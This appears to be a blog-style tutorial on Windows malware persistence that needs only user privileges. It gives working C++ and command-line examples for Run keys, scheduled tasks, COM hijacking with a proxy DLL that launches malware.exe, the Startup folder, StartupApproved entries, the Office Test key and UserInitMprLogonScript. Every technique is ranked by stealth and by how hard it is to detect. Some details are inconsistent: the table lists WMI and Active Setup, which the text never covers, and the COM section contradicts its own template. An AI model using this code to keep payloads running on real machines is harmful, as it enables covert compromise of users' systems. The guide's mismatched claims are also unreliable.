
Windows offers many ways for malware to survive logoffs or reboots. Below we cover the most common low-privilege persistence tricks (i.e. requiring only a normal user account), ordered roughly by stealth and effectiveness. For each we explain what it is, how it works, privilege level, stealth, and show example code. (Citations from security blogs and the MITRE ATT&CK framework are provided for reference.)
Registry Run Keys
A classic user-level persistence is simply adding a value under the current-user Run registry key. For example, writing a string value under:
HKCU\Software\Microsoft\Windows\CurrentVersion\Runcauses the specified program to launch on every user logon. This requires only normal user privileges (it writes to HKEY_CURRENT_USER). The downside is very low stealth – security tools and admins routinely monitor run keys. (BlackBerry's attacker-phase matrix even labels HKCU Run persistence as "noisy and dangerous.") On the plus side it's very reliable and trivial to implement.
Example: Using the Windows API to set a HKCU Run value.
#include <windows.h>
int main() {
    HKEY hkey = NULL;
    // Path to HKCU Run key
    const char* path =
      "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
    // Path to our malicious payload executable
    const char* exe  = "C:\\Users\\User\\AppData\\Roaming\\mal.exe";

    if (RegOpenKeyEx(HKEY_CURRENT_USER, path, 0, KEY_WRITE, &hkey) == ERROR_SUCCESS) {
        // Create a new value "MyPersist" = exe
        RegSetValueEx(hkey, "MyPersist", 0, REG_SZ,
                      (BYTE*)exe, strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}
This code opens HKCU...\Run and sets a value named "MyPersist" pointing to mal.exe. After reboot or logon, Windows will run mal.exe under the user's account.
- Priv: User (
HKEY_CURRENT_USER) – no admin required. - Stealth: Low (very common and easy to spot).
- Reliability: High (runs at each logon).
- Complexity: Trivial (literally 1 cli command).
Scheduled Tasks (User-Level)
Windows Task Scheduler can run tasks on a schedule or at logon. A non-admin user can create a scheduled task that runs under their own account (using /RU <username> in schtasks.exe). For example, running
schtasks /create /tn "MalTask" /tr "C:\path\mal.exe" /sc onlogon /ru "%USERNAME%"will schedule mal.exe to run at each user logon. This only requires the user's own rights. (Scheduling a task under SYSTEM would require admin, but an attacker can just use the user account.) Scheduled tasks blend in somewhat with normal admin tasks and can be set to arbitrary triggers, so stealth is medium. On the other hand, Windows logs task creation and these tasks are visible in the Task Scheduler GUI, so detection difficulty is medium. Overall persistence is very reliable (the task persists across reboots), and complexity is moderate (you can either use schtasks or the TaskScheduler COM API).
Example (C++): Create a logon task by invoking schtasks.
#include <cstdlib>
int main() {
    // Create a task named "UserPersist" that runs mal.exe at logon for current user
    system("schtasks /create /tn \"UserPersist\" "
           "/tr \"C:\\Users\\User\\AppData\\Roaming\\mal.exe\" "
           "/sc onlogon /ru \"%USERNAME%\"");
    return 0;
}
This simple program shells out to schtasks.exe. A more robust approach might use the TaskScheduler COM interfaces, but the net effect is that "UserPersist" will execute mal.exe at every logon. (This method is well-known for persistence.)
- Priv: User.
- Stealth: Medium (normal tool usage, but tasks may be reviewed).
- Reliability: High (runs as scheduled).
- Detection: Medium (logged and visible in Task Scheduler).
- Complexity: Medium (some setup needed; can use built-in tools).
COM Object Hijacking
Windows COM objects are defined by GUIDs and lookup registry entries to find their implementing DLL. Attackers can hijack a COM class by overriding its registry entry under HKCU so that a malicious DLL is loaded instead of the original. Crucially, COM lookup merges HKLM and HKCU information, so keys created in HKCU\Software\Classes will override the system default. For example, writing under:
HKCU\Software\Classes\CLSID\{CLSID-GUID}\InprocServer32and setting the default value to a path of an evil DLL will cause any application that instantiates that COM object to load your DLL. This grants very stealthy persistence, since it piggybacks on normal application launches (and forensic tools seldom check for HKCU COM overrides). Several advanced actors have used this. The only privilege needed is the ability to write to HKCU (a normal user can do this).

Here's how to look for a good candidate:
schtasks /query /xml ::get all the scheduled tasks
:: look for a COMHandler with Logon trigger and few delay
reg query "HKCR\CLSID\{...}" :: get the reg key of that object
:: make a dll proxy with the template below and substitute the reg key
#include <Windows.h>
#include <combaseapi.h>
BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
STARTUPINFO info={sizeof(info)};
PROCESS_INFORMATION processInfo;
switch (ul_reason_for_call) {
case DLL_PROCESS_ATTACH:
break;
case DLL_THREAD_ATTACH:
break;
case DLL_THREAD_DETACH:
break;
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
typedef HRESULT(WINAPI * tDllGetClassObject)(REFCLSID rclsid, REFIID riid, LPVOID* ppv);
tDllGetClassObject pDllGetClassObject;
HRESULT STDAPI DllGetClassObject(REFCLSID rclsid,
REFIID riid,
LPVOID FAR* ppv) {
STARTUPINFO info={sizeof(info)};
PROCESS_INFORMATION processInfo;
HMODULE hOrigDLL;
CreateProcess(
"c:\\Temp\\malware.exe",
"", NULL, NULL, TRUE, 0, NULL, NULL,
&info, &processInfo);
hOrigDLL = LoadLibrary("C:\\Windows\\System32\\original.dll");
pDllGetClassObject = (tDllGetClassObject) GetProcAddress(hOrigDLL, "DllGetClassObject");
if (!pDllGetClassObject)
return S_FALSE;
HRESULT hRes = pDllGetClassObject(rclsid, riid, ppv);
return hRes;
} After this runs, whenever any process tries to create the specified COM class, Windows will load malware.exe from the user's directory instead of the legitimate one.
In practice, one chooses a COM class that is commonly used but won't break functionalities or proxy the original like in this template. Stealth is very high and reliability (persistence) is also high, since any next launch of a COM-using app will load our DLL. One of the best options in my opinion, since the SCM can be remote through RPC.
- Priv: User (writes to HKCU).
- Stealth: High (rarely checked and could be remote).
- Reliability: High (works whenever that COM object is invoked).
- Detection: High difficulty (advanced).
- Complexity: Moderate-to-High (need to find a suitable COM object and craft DLL).
DLL Search-Order Hijacking (Side-Loading)
Many Windows executables load DLLs without a fully-qualified path, trusting Windows's search order. If an attacker can place a malicious DLL in a directory that is searched before the genuine DLL's location, the malware DLL will load instead. In practice, this often means placing a DLL in the same folder as the executable or in a directory in the user's %PATH%. For example, if a user-writable directory (like a folder under %APPDATA%) is in the DLL search path for a frequently-run program, dropping a same-named DLL there will cause code execution each time that program runs. Similarly, manipulating the user's PATH environment variable (HKCU\Environment\Path) to include a malicious directory is possible with no privileges.
This technique is moderately stealthy: it uses normal Windows loading. However, it only works if you find a vulnerable program or search-path scenario. Detection difficulty is medium (it looks like a program loading a DLL from an odd path). Implementation complexity is moderate since you need to identify a suitable DLL name and directory.
- Priv: User (writing files under own directories, editing HKCU\Environment).
- Stealth: Medium (depending on app; may resemble normal loads).
- Reliability: Variable (works only for specific apps and contexts).
- Detection: Medium (unusual DLL load paths can be spotted).
- Complexity: Medium (requires recon to find a load-insecure program).
Shortcut (LNK) Modification
Windows shortcut files (.LNK) contain a target path. An attacker can edit a user's shortcut (e.g. on the Desktop or in a startup folder) to point to malware instead of the original program. For instance, replacing the target of a Firefox or Notepad shortcut with a malicious EXE will cause that EXE to run when the user clicks the icon. Creating a new shortcut with a legitimate-looking icon that launches malware is another variation. This requires only user rights to modify or create files in the profile.
Stealth is low to medium: a cleverly named shortcut might pass casual inspection, but the .LNK files are visible to the user. Nonetheless, it can be effective if the user habitually launches that shortcut. We have no short C++ example here (modifying .LNK files typically uses the ShellLink COM API or a helper library), but the idea is straightforward: change the TargetPath in the link to your payload. As one write-up notes, "Shortcut modification is a technique where an attacker replaces the absolute path of an executable tied to a shortcut...disguise it with a legitimate-looking icon that runs at startup".
- Priv: User.
- Stealth: Low (shortcuts are visible, though icons and names can hide it).
- Reliability: Medium (runs only when the shortcut is used).
- Detection: Low (just look at shortcut targets).
- Complexity: Low (simple file editing via UI or script).
Startup Folder
Every user has a personal Startup folder in their profile (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup). Any program or shortcut placed here will run at logon. Placing a copy of the malicious payload (or a shortcut to it) into that folder achieves persistence. This only requires user privileges to write files in %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup.
This is low stealth (Startup folder contents are well-known and can be checked), but very reliable. Its complexity is low. For example:
#include <windows.h>
#include <shlobj.h>  // for SHGetFolderPath
#include <string>

int main() {
    // Get the Startup folder path
    char startup[MAX_PATH];
    SHGetFolderPathA(NULL, CSIDL_STARTUP, NULL, 0, startup);
    // e.g. "C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup"

    // Build destination path
    std::string dest = std::string(startup) + "\\evil.exe";
    // Copy our malware to the Startup folder
    CopyFileA("C:\\Users\\User\\Downloads\\evil.exe", dest.c_str(), FALSE);
    return 0;
}
This code copies evil.exe into the user's Startup folder. On next logon, evil.exe runs. (MITRE also notes that placing programs in the Startup folder is a standard way to run at logon.)
- Priv: User.
- Stealth: Low (folder is visible to the user).
- Reliability: High.
- Detection: Low (easy to enumerate).
- Complexity: Low.
AppInit_DLLs and IFEO (Discussion)
Two historically known techniques are AppInit_DLLs and Image File Execution Options (IFEO), but they have important limitations on Windows 10/11 with low privilege:
-
AppInit_DLLs: This registry value (in
HKLM\...\Windows) lets you specify DLLs loaded into every GUI process that loads user32.dll. In older Windows it was powerful for persistence. However, on Windows 8 and later with Secure Boot enabled (including Windows 10/11), AppInit is disabled by default. Moreover, writing to HKLM requires admin. Thus user-level AppInit_DLLs persistence is not viable on modern Windows. If it were, stealth would be high (nearly every process loads the DLL), but in practice it's legacy. -
Image File Execution Options (IFEO): This lets an attacker set a "debugger" for any executable via the registry (e.g. making
utilman.exeload cmd.exe for Sticky Keys). IFEO keys reside underHKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<exe>. Again, editing HKLM requires admin rights. Therefore low-privilege actors cannot use IFEO. If used (by a privileged user), it is very stealthy and powerful as a system-level backdoor, but it's beyond low-priv scope.
In summary: AppInit and IFEO are not feasible under a normal user account on Win10/11, so we won't rate them in our table (they require high privilege).
StartupApproved Registry Key (HKCU)
Modern Windows also tracks "approved" startup items in registry under:
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\RunThis key contains a binary flag for each autorun entry. It's updated when an entry is enabled/disabled via Task Manager's Startup tab. Surprisingly, an attacker can directly write here. By adding a binary value under HKCU\...\StartupApproved\Run, malware can simulate an "approved" run-key entry and trigger execution on login. This is stealthier than a plain Run key, because it may bypass some UI blocking and is seldom inspected.
Example (C++): Set an entry under StartupApproved\Run.
#include <windows.h>
int main() {
    HKEY hkey;
    // Path to the StartupApproved Run key in HKCU
    const char* path =
      "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\StartupApproved\\Run";
    const char* entryName = "C:\\Users\\User\\AppData\\Roaming\\evil.dll";
    // Binary data that Windows expects (0x02 means "enabled")
    BYTE data[6] = {0x02,0x00,0x00,0x00,0x00,0x00};

    RegOpenKeyEx(HKEY_CURRENT_USER, path, 0, KEY_WRITE, &hkey);
    // Create a value named by the payload path with the binary data
    RegSetValueEx(hkey, entryName, 0, REG_BINARY, data, sizeof(data));
    RegCloseKey(hkey);
    return 0;
}
This writes a value named after evil.dll into the StartupApproved\Run key with data 0200000000.... Windows sees this as an enabled startup entry. (In practice, you must also add the corresponding Run key value so the program actually executes, but some reports suggest simply toggling StartupApproved can bypass UI blocking.) Because this registry path is quite obscure, this method is very stealthy. It has high reliability once done (it runs at logon) and moderate complexity (one must craft the correct binary data). Research on this technique shows it works on Windows 10.
- Priv: User (writes to HKCU).
- Stealth: High (rarely monitored; not well-known).
- Reliability: High (runs at each logon).
- Detection: High difficulty (few teams check StartupApproved keys).
- Complexity: Medium (requires exact binary value, but doable).
Other User-Level Tricks
Several other less-common persistence methods work with only user rights:
-
Office "Office Test" key (Microsoft Office Startup): A little-known feature lets you specify a DLL to load whenever Office applications start. The attacker creates the key
HKCU\Software\Microsoft\Office test\Special\Perfand sets its default value to a DLL path. When Word/Excel/PowerPoint launch, they will load that DLL. This was observed in attacks by APT groups. For example, one report showed the Sofacy group usingreg add "HKCU\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\tmp\mypayload.dll. The persistence works at each Office start. Privilege: user (HKCU). Stealth: high (very obscure registry key). Complexity: low.Example to set this:
// Create HKCU\Software\Microsoft\Office test\Special\Perf = "C:\\Users\\User\\AppData\\Roaming\\payload.dll" HKEY hkey; const char* officeKey = "Software\\Microsoft\\Office test\\Special\\Perf"; const char* dllPath = "C:\\Users\\User\\AppData\\Roaming\\payload.dll"; RegCreateKeyEx(HKEY_CURRENT_USER, officeKey, 0, NULL, REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL, &hkey, NULL); RegSetValueEx(hkey, NULL, 0, REG_SZ, (BYTE*)dllPath, strlen(dllPath)); RegCloseKey(hkey); -
User-Init Logon Script: Windows supports a special environment variable in HKCU to run a script on logon:
HKCU\Environment\UserInitMprLogonScriptSetting this value to an EXE or script path causes it to run at user logon (similarly to legacy logon scripts). An attacker can exploit this with user rights. For example, one author showed setting
HKCU\Environment\UserInitMprLogonScript = "C:\Users\User\AppData\Roaming\meow.exe". This is equivalent to a logon script. Privilege: user. Stealth: medium (not well known but visible in Environment key). Complexity: low.Code example:
// Set HKCU\Environment\UserInitMprLogonScript = "C:\path\to\mal.exe"
HKEY hkey;
const char* envKey = "Environment";
const char* value = "UserInitMprLogonScript";
const char* exePath = "C:\\Users\\User\\AppData\\Roaming\\mal.exe";
RegOpenKeyEx(HKEY_CURRENT_USER, envKey, 0, KEY_WRITE, &hkey);
RegSetValueEx(hkey, value, 0, REG_SZ, (BYTE*)exePath, strlen(exePath));
RegCloseKey(hkey);
This will make
mal.exerun each time the user logs on. -
HKCU Environment Changes: Apart from
UserInitMprLogonScript, other environment tricks include adding directories to the user'sPATH(allowing DLL hijacks or adding malicious programs named after common tools), or setting other variables that affect logon behavior. For example, older techniques includeHKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell, but that key typically lives in HKLM. Generally, any environment or shell registry value under HKCU that runs programs can be abused by a normal user. -
Uncommon Registry Keys: There are a few other rarely-used registry hooks (e.g. UserInit, RunOnce entries under HKCU) that can execute code. Many of these are legacy and have limited effect on modern Windows. For example, InstallTimeTasks (a now-obscure registry branch) was used in some old cases, but it is not well-documented. Likewise, HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders entries can sometimes be abused to redirect system folders to malicious programs. These methods are advanced and situational.
In summary, the "less common" category includes tricks like Office Test DLLs, logon script variables, and a few other obscure keys. These are highly stealthy if they work (since defenders rarely look for them) and rely only on HKCU edits. Their persistence reliability is similar to the more common methods: they trigger on Office launch or logon, and continue until removed.
Comparison Table
The table below summarizes each method by Stealth (how easily it avoids detection), Persistence Reliability (how sure we are it will run), Detection Difficulty (for a defender to spot it), and Complexity (how hard it is to implement). Entries use qualitative ratings (High/Medium/Low):
| Technique | Stealth | Persistence Reliability | Detection Difficulty | Complexity |
|---|---|---|---|---|
| HKCU Run Key | Low (noisy) | High | Low (easy to check) | Low (trivial) |
| Scheduled Task (user) | Medium | High | Medium (logged) | Medium |
| COM Hijacking (HKCU CLSID) | High | High | High (rarely checked) | Medium–High |
| DLL Search-Order Hijack | Medium | Medium–High (context) | Medium | Medium |
| Shortcut (LNK) Mod | Low–Medium | Medium | Low | Low |
| WMI Event (permanent) | High | High | High (advanced) | High |
| Startup Folder | Low | High | Low | Low |
| StartupApproved (HKCU) | High | High | High (unknown key) | Medium |
| Active Setup (HKLM) | High | High | Medium | Low (HKLM access) |
| Office Key | High | Medium–High | High | Low |
| UserInitMprLogonScript | Medium | High | Medium | Low |